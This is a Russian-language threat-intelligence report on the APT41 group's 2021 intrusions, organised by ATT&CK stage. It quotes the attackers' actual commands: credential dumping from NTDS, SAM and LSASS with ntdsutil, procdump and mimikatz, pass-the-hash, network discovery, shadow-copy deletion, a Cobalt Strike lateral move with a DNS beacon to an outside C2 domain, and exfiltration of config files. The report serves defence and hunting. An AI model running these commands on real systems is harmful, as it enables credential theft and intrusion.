

- Злоумышленники разработали свой кастомный инжектор, который позволяет обходить Event Tracing for Windows (ETW), тем самым позволяя процессу оставаться незамеченным для системы журналирования Windows.
- Второй особенностью этого инжектора является метод, взятый из открытого GitHub-репозитория. Его суть заключается в том, чтобы иметь возможность запустить новый процесс таким образом, чтобы ни Windows, ни антивирусные средства не могли внедрить свои бинарные файлы в данный процесс. Это позволяет злоумышленникам обходить встроенные антивирусные средства.
Этот инструмент называется StealthMutant и хорошо описан исследователями из Trend Micro.
Получение учетных данных
В этом блоке мы поговорим о том, как атакующие получали учетные данные. Для этого APT41 использует несколько довольно популярных техник. OS Credential Dumping: NTDS — T1003.003Согласно данным команды Group-IB Threat Intelligence, в исследованных нами кампаниях 2021 года группа APT41 чаще всего использовала встроенную в Windows системную утилиту ntdsutil. С ее помощью атакующие получали копию файла ntds.dit, представляющего собой базу данных, в которой хранится информация Active Directory, то есть сведения о пользователях, группах и членстве в группах. База также включает хэши паролей для пользователей в домене.
 ntdsutil "ac i ntds" "ifm" "create full C:\perflogs\temp" q q
ntdsutil "activate instance ntds" "ifm" "create full C:\PerfLogs\temp" quit quit Еще одним источником данных об учетных записях для атакующих является SAM-Security Account Manager. SAM управляет базой данных учетных записей Windows и выполняет функции хранения паролей и приватных данных пользователей, группировки логической структуры учетных записей, настройки политики безопасности, сбора статистики и контроля доступа к базе. Эти данные доступны либо в ветке реестра HKEY_LOCAL_MACHINE\SAM\SAM, либо в двоичном файле по адресу %WINDIR%\System32\Config\SAM. Атакующие пытались сделать копию этой базы из реестра, используя команду reg save, или получить этот файл, используя так называемые теневые копии диска.
 reg save HKLM\SAM C:\perflogs \sam.save
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\Windows\System32\config\SAM c:\users\public\SAM Другой метод сбора учетных записей состоит в том, чтобы получить их из LSASS-памяти. LSASS (Local Security Authority Subsystem Service) — это процесс в операционных системах Microsoft Windows, который отвечает за применение политики безопасности в системе. Он проверяет вход пользователей в компьютер или на сервер Windows, обрабатывает изменение паролей и создает маркеры доступа. Чтобы получить копию этого процесса, злоумышленники используют утилиты procdump и mimikatz.
 procdump64.exe -accepteula -ma lsass.exe lsass.dmp
C:\mi.exe ""privilege::debug"" ""sekurlsa::logonpasswords full"" exit >> C:\log.tx
mimikatz's sekurlsa::logonpasswords Также можно выделить использование утилиты BrowserGhost, которая нацелена на получение учетных данных из браузеров.
BrowserGhost.exe >> iis.txt Атакующие выполняли поиск строк, которые содержат ключевые слова «user» или «password», в определенных файлах и целых каталогах.
 findstr /c:"User" /c:"Password" /si web.config
findstr /c:"User ID=" /c:"Password="
Обнаружение
Традиционно этот этап атаки злоумышленники используют, чтобы получить больше сведений о зараженном компьютере и локальной сети вокруг него. На этом этапе чаще всего применяются инструменты, которые входят в состав операционной системы. Account Discovery — T1087Утилита Net используется для отображения данных о сетевой конфигурации компьютера. С помощью этой утилиты злоумышленники получали сведения о членстве в группах домена, выводили списки администраторов и т. д.
 net user /domain > 1.txt
net user
net localgroup administrators
net accounts /domain
net group "Domain Admins" Также на этом этапе атакующие получали базовую конфигурацию компьютера, например версию операционной системы Windows или используемую архитектуру.
 echo %PROCESSOR_ARCHITECTURE%
systeminfo
whoami
net config Workstation Получение списка объектов из групп Windows.
 net group "Domain Admins" /domain
net group "domain Controllers"
net group "Exchange Servers"
net group "Schema Admins"
net group "Protected Users"
net group "Enterprise Admins"
net group "Enterprise Read-only Domain Controllers"
net group "Exchange Domain Servers" Атакующие выполняли запросы к реестру, чтобы получить сведения об используемом на данный момент RDP-порте или сетевых конфигурациях.
 reg query "HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server\WinStations\RDP-Tcp /v PortNumber"
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings"
reg query "HKEY_LOCAL_MACHINE \SYSTEM\CurrentControlSet\services\Tcpip\Parameters\Interfaces\{1f777394-0b42-11e3-80ad-806e6f6e6963}" dsquery site net time /domain В некоторых случаях атакующие проводили разведку на удаленных устройствах, чтобы выявить, работают ли на них файлы с определенными названиями. Эти файлы злоумышленники загрузили туда ранее.
 tasklist /pid 1428 /f
tasklist /s 172.16.2.132 /u test\administrator /p {redacted}
tasklist | findstr update_x64.exe На этом этапе атакующие также использовали общедоступную утилиту cping для выявления локальных компьютеров, уязвимых к SMB-атакам.
 C:\PerfLogs\cping40.exe scan smbvul 10.0.0.1 10.0.10.1 > 10.txt
cping40.exe scan smbvul 192.168.20.1 192.168.29.1 > 30.txt Попытка выявления доступных сетевых дисков.
 net share
net view /DOMAIN Одним из интересных способов получения информации о доступной сетевой конфигурации является прямое обращение к ветке реестра.
reg query "HKEY_LOCAL_MACHINE \SYSTEM\CurrentControlSet\services\Tcpip\Parameters\Interfaces\{1f777394-0b42-11e3-80ad-806e6f6e6963}" Чтобы определить сетевые соединения, атакующие использовали встроенную утилиту netstat.
 netstat -ano
netstat -r
netstat -an
netstat -aon|findstr "8080"
netstat -ano | findstr dns.exe Чтобы выявить, какие еще устройства присутствуют в локальной сети, атакующие применяли команду Ping с одним эхо-запросом. Для упрощения своей работы они использовали цикл FOR. Также, чтобы выявить, на каких устройствах в домене работает та или иная служба, пользовались утилитой SETSPN. Этот шаг помогал злоумышленникам найти устройства, на которых работают IIS, SQL и MSSQL. Примечательно, что в одном случае вместо нужной строки атакующие использовали строку «payload» — это значит, что команда была скопирована из другого источника.
 ping -n 1 PIST-FILE-SRV
for /l %i in (1,1,255) do @ping 172.67.204.%i -w 1 -n 1|find /i "ttl="
setspn -T [target_company_name4] -Q */* | payload
setspn -T [target_company_name6] -Q */* | findstr IIS
setspn -T [target_company_name5] -Q */* | findstr SQL
setspn -T [target_company_name6] -Q */* | findstr MSSQL
Боковое перемещение
Для перемещения по сети злоумышленники использовали украденные ранее учетные записи. Если же у них были только хэши паролей, то они проводили атаки Pass-The-Hash с использованием утилиты mimikatz. Use Alternate Authentication Material: Pass the Hash — T1550.002 mimikatz's sekurlsa::pth /user:Administrator /domain:{redacted} /ntlm:{redacted} /run:"%COMSPEC% /c echo 70c64df2976 > \\.\pipe\277bf3"
mimikatz's sekurlsa::pth /user:{redacted} /domain:{redacted} /ntlm:{redacted} /run:"%COMSPEC% /c echo 22074328564 > \\.\pipe\bce0a1" jump psexec64 {redacted} dns
windows/beacon_dns/reverse_dns_txt (ns1.colunm.tk:53) on {redacted} via Service Control Manager (\\[redacted]\ADMIN$\c3632b3.exe)
copy c:\users\public\COMSysUpdate.exe \\172.19.97.101\c$\users\public\COMSysUpdate.exe Сбор данных
Archive Collected Data: Archive via Utility — T1560.001Для сбора интересующих данных APT41 загружала на скомпрометированные устройства портативный файл архиватора. Группа архивировала необходимые файлы и выгружала их на свой промежуточный сервер.
 7z.exe a syslog.7z Intl
7z.exe a iislog.7z Intl
7z.exe a Ops.7z C:\PerfLogs\Ops\
C:\perflogs\7z.exe a -tzip C:\perflogs\nt.zip C:\perflogs\temp\ В сети одного производителя программного обеспечения злоумышленникам удалось получить доступ к приватному GitHub-репозиторию разработчиков. В нем хранились различные конфиденциальные данные, такие как учетные записи для удаленных серверов, приватные сертификаты и список серверов.
 shell git clone "ssh://jenkins@{redacted}:29418/DevOps/Playbook2"
shell git clone "ssh://jenkins@{redacted}:29418/DevOps/Inventory/Cloud/Intl"
shell git clone "ssh://jenkins@192.168.0.251:29418/DevOps/Inventory" Также злоумышленники доставали нужные файлы из теневых копий и системы журналирования Windows.
 vssadmin list shadows
vssadmin create shadow /for=c:
vssadmin delete shadows /for=c: /quiet
esentutl /p /o ntds.dit
copy "C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx" "C:\PerfLogs\mwt.evtx"
copy "C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices- RemoteConnectionManager%4Operational.evtx" "C:\PerfLogs\mwt.evtx"
rd:true /q:"*[System[(EventID=4624 or EventID=4648 or EventID=4672)] and EventData[(Data[@Name='LogonType']='2' or Data[@Name='LogonType']='10')]]"| findstr /i /c:"Date" /c:"Logon Type:" / c:"Account Name" /c:"Workstation Name:" / c:"Source Network Address"
Управление и контроль
Как мы уже сказали, большая часть атак APT41 была проведена с использованием инструмента Cobalt Strike. Application Layer Protocol: Web Protocols — T1071.001Для связи со своим C&C-сервером злоумышленники использовали HTTP- и HTTPS-лисенеры.

Чтобы скрыть связь с управляющими серверами, преступники также использовали DNS-туннели.

Чтобы загружать свои файлы на скомпрометированные устройства, атакующие снова обращались к возможностям Cobalt Strike. Они загружали файлы из специальных директорий, которые названы по имени конкретной скомпрометированной организации.
 upload C:\Users\Administrator\Desktop\cs\dns\COMSysUpdate.ocx
upload C:\Users\Administrator\Desktop\webshell\uploada4.aspx
upload c:\users\alex\desktop\smb.exe
upload C:\Users\Administrator\Desktop\cs\SecurityHealthSystray.dll
upload C:\Users\Administrator\Desktop\cs\install.bat
upload C:\Users\jack\Desktop\tmp\cs_shell\server\install.bat
upload C:\Users\jack\Desktop\tmp\cs_shell\server\bthsvc64.dll
upload C:\Users\jack\Desktop\tmp\procdump64.exe
upload C:\Users\jack\Desktop\{redacted}\244\mciwave32.dll
upload C:\Users\Admin\Desktop\{redacted}\HTTPS\LxpSvc.exe
upload C:\Users\Admin\Desktop\Webshell
upload C:\Users\Admin\Desktop\{redacted}\webshell\test4.aspx
upload C:\Users\Admin\Desktop\{redacted}\远控\service\install.bat
upload C:\Users\Admin\Desktop\{redacted}\LxpSrvc.dll
upload C:\Users\Admin\Desktop\{redacted}\远控\exe\dfss.dll
upload C:\Users\Administrator\Desktop\BadPotatoNet4.exe В исследованных нами атаках особой популярностью у APT41 пользовался инструмент проксирования трафика FRPC.
frcp.exe -c frcp.ini Эксфильтрация
Exfiltration Over C2 Channel — T1041На этапе эксфильтрации APT41 стремилась получить доступ к различными конфигурациям серверов, данным о бэкапах и пользовательским данным. Судя по всему, злоумышленники не выгружали большого объема конфиденциальных документов.
 download D:\projects\{redacted}\web.config;
download D:\projects\{redacted}\css\help.txt;
download D:\System Volume Information\002.dat;
download D:\projects\{redacted}\Web.config;
download D:\{redacted}\{redacted}20210301120008.txt;
download c:\ftpcmd.dat;
download c:\AppTextFile.txt;
download c:\Users\Administrator\Desktop\OfcNTCer.dat;
download c:\Users\{redacted}\Desktop\172.16.11.103.png;
download c:\Users\{redacted}\Desktop\FTP batch\ftp_servername.bat;
download c:\Users\{redacted}\Desktop\FTP batch\[redacted].bat;
download c:\Users\{redacted}\Desktop\tm remote chat.txt;
download c:\Temp\netstat.txt;
download c:\Program Files (x86)\Trend Micro\OfficeScan\PCCSRV\Admin\web.config;
download c:\Program Files (x86)\Trend Micro\OfficeScan\PCCSRV\Admin\Utility\SQL\web.config;
download c:\Program Files (x86)\Trend Micro\OfficeScan\PCCSRV\Web\web.config;
download c:\Program Files (x86)\Trend Micro\OfficeScan\PCCSRV\Web_OSCE\Web_console\HTML\widget_old\repository\inc\class\common\crypt\web.config ;
download c:\Windows\Microsoft.NET\Framework\v2.0.50727\ASP.NETWebAdminFiles\web.config;
download c:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\web.config;
download c:\Windows\Microsoft.NET\Framework64\v2.0.50727\ASP.NETWebAdminFiles\web.config;
download c:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\web.config;
download c:\Windows\WinSxS\amd64_clientdeployment-connectsite_31bf3856ad364e35_10.0.14393.0_none_d2443e4100c72a7c\web.config;
download c:\Users\{redacted}\Desktop\Office Scan Backup\Private\AosBackup.txt
Охота за серверами Cobalt Strike группы APT41
В этой части мы расскажем о том, как хантить сетевую инфраструктуру APT41. Стоит упомянуть, что некоторые серверы хакеры использовали исключительно для размещения фреймворка Cobalt Strike, другие — только для активного сканирования через Acunetix. Однако мы обнаружили серверы, на которых атакующие делали и то, и другое. Важно, что все их серверы находятся под защитой облачного сервиса Cloudflare, который скрывает реальные адреса. Однако наша система Threat Intelligence способна выявлять бэкенды серверов различных атакующих, в том числе APT41. Благодаря этому наши клиенты могут одними из первых проактивно блокировать новые серверы атакующих.
Чтобы успешно идентифицировать инфраструктуру APT41, нужно разобраться в схеме работы Cobalt Strike.
Этот фреймворк выступает как промежуточный сервер, к которому атакующие могут подключаться с других устройств. Обычно подключение происходит через порт 50050 на сервере Cobalt Strike. По умолчанию на этом порте генерируется самоподписанный SSL-сертификат, который содержит в себе строки «Cobalt Strike».
